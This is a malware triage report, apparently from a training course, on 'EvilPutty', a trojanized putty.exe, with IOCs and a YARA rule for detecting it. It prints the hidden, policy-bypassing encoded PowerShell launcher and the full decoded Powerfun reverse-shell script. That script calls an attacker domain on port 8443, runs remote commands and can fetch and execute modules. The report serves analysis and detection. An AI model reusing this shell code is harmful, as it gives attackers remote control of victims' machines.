Practical Malware Analysis & Triage Malware Analysis Report

EvilPutty Malware

Dec 2021 | Mario Vata | v1.0

Table of Contents

Executive Summary

| SHA256 hash	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

EvilPutty is a malware sample first identified on 10th of July 2021. It is a legitimate program with embedded malicious code that runs on the x86 and x64 Windows operating system. It consists of a payload that is executed upon running the program. Symptoms of infection include a blue colored pop-up that disappears swiftly and contacting the attacker's domain.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

EvilPutty consists of a single executable: a Base64 encoded, and gzip compressed stage 0 PowerShell script. It first attempts to contact its callback URL (bonus2[.]corporatebonusapplication[.]local) and tries to connect to it on port 8443.

putty.exe

Runs a PowerShell Reverse Shell

Continue Normal Operation

Malware Composition

EvilPutty consists of a single component:

File Name	SHA256 Hash
putty.exe	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

putty.exe
The initial executable that runs just like its non-infected counterpart.

Basic Static Analysis

Running VirusTotal we can see that 51 security vendors flagged this file. The executables architecture is 32-bit, looking at the strings in this stage of analysis for this type of malware is not useful as it's trying to hide as a legitimate program. Inspecting the import address table also does not reveal much as it is legitimate program that really uses those functions. Lastly, we can see that the executable is not packed by looking at the raw size and virtual size in PEview.


Figure 1 VirusTotal analysis

Basic Dynamic Analysis

Upon detonating the executable, we can see a blue window pop-up and if we were looking closely at TCP view, we can see that powershell.exe appeared briefly. In Wireshark we can see suspicious TCP packets that are using port 8443.


Figure 2 Wireshark suspicious packets

This usually wouldn't be an issue but since putty.exe is used for network file transfer and SSH. If we investigate the spawned PowerShell process, we can see an encoded and compressed PowerShell *one-liner*. Decoding and decompressing was trivial as it was encoded with Base64 and compressed with gzip. Investigating the code, we can see that it reaches out to "bonus2[.]corporatebonusapplication[.]local" which appears to be the attacker domain.


```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzU
yqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5
/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr
/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr
/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO
/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK
/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0Zd0oohLTgXEpM
/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4
ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX
7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg
/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC
/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6
/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe
/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFye
FADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT
/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd())))"
```

Figure 3 Encoded and Compressed PowerShell OneLiner

To conclude basic dynamic analysis, we have determined that the binary upon execution opens PowerShell and tries to connect to the domain on port 8443.


```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object
System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as
[Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " +
$env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights
reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}
```

Figure 4 Decoded and Decompressed PowerShell Code

Advanced Static Analysis

Using cutter, we can analyze assembly code. This can be helpful but, in our case, advanced static analysis is much more difficult when working with a legitimate program that is infected. We can assume that one of the first things that happens is the execution of PowerShell.

Figure 5 putty.exe assembly code

Advanced Dynamic Analysis

Using x32dbg we can see the flow of execution and upon reaching 004606BE we can see a call to the presumed main function that executes both the PowerShell script and the putty.exe. If we were to add the domain to our hosts file, we can get a shell and thus proving that an attacker can remotely execute commands, unfortunately we cannot do this because TLS is in use so we can't demonstrate it fully at this time. Looking closely, we can conclude that the binary does not have a kill-switch. Since we have recovered the source code of the PowerShell script no further analysis is needed.


Figure 6 Presumed main function

Figure 7 netcat shell received

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

DNS query to the attacker domain

```
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
> User Datagram Protocol, Src Port: 55617, Dst Port: 53
∨ Domain Name System (query)
     Transaction ID: 0x9d81
   > Flags: 0x0100 Standard query
     Questions: 1
     Answer RRs: 0
     Authority RRs: 0
     Additional RRs: 0
   ∨ Queries
     ∨ bonus2.corporatebonusapplication.local: type A, class IN
          Name: bonus2.corporatebonusapplication.local
          [Name Length: 38]

0000  08 00 27 76 42 4a 08 00   27 ed 24 33 08 00 45 00   ··'vBJ·· '·$3··E·
0010  00 54 62 d9 00 00 80 11   00 00 0a 00 00 04 0a 00   ·Tb····· ········
0020  00 03 d9 41 00 35 00 40   14 58 9d 81 01 00 00 01   ···A·5·@ ·X······
0030  00 00 00 00 00 00 06 62   6f 6e 75 73 32 19 63 6f   ·······b onus2·co
0040  72 70 6f 72 61 74 65 62   6f 6e 75 73 61 70 70 6c   rporateb onusappl
0050  69 63 61 74 69 6f 6e 05   6c 6f 63 61 6c 00 00 01   ication· local···
0060  00 01                                               ··
```

Figure 8 WireShark DNS request

Host-based Indicators

A blue window pops up and disappears in a short period of time.

Figure 9 Execution of putty.exe

Rules & Signatures

This malware has an unusually long string, and we can use it to pinpoint this malware. The string is the encoded and compressed PowerShell script.

Figure 10 YARA Rule Demo

Appendices

A. Yara Rules

Full Yara repository located at: http://github.com/mariovata/malware_reports/

```
rule infected_putty {

    meta:
        last_updated = "2021-12-22"
        author = "Mario Vata"
        description = "A sample Yara rule for PMAT"

    strings:
        // Fill out identifying strings and other criteria
        $PowerShellScript = "powershell.exe -nop -w hidden -noni -ep bypass
\"&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzU
yqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5
/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr
/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr
/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO
/ofzChNyZ/ytiWYsFe0CtyITLN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK
/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM
/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4
ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX
7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg
/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC
/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6
/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe
/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFye
FADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT
/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))" ascii nocase

    condition:
        // Fill out the conditions that must be met to identify the binary
        $PowerShellScript
}
```

B. Callback URLs

Domain	Port
bonus2[.]corporatebonusapplication[.]local	8443

EvilPutty Malware
Dec 2021
v1.0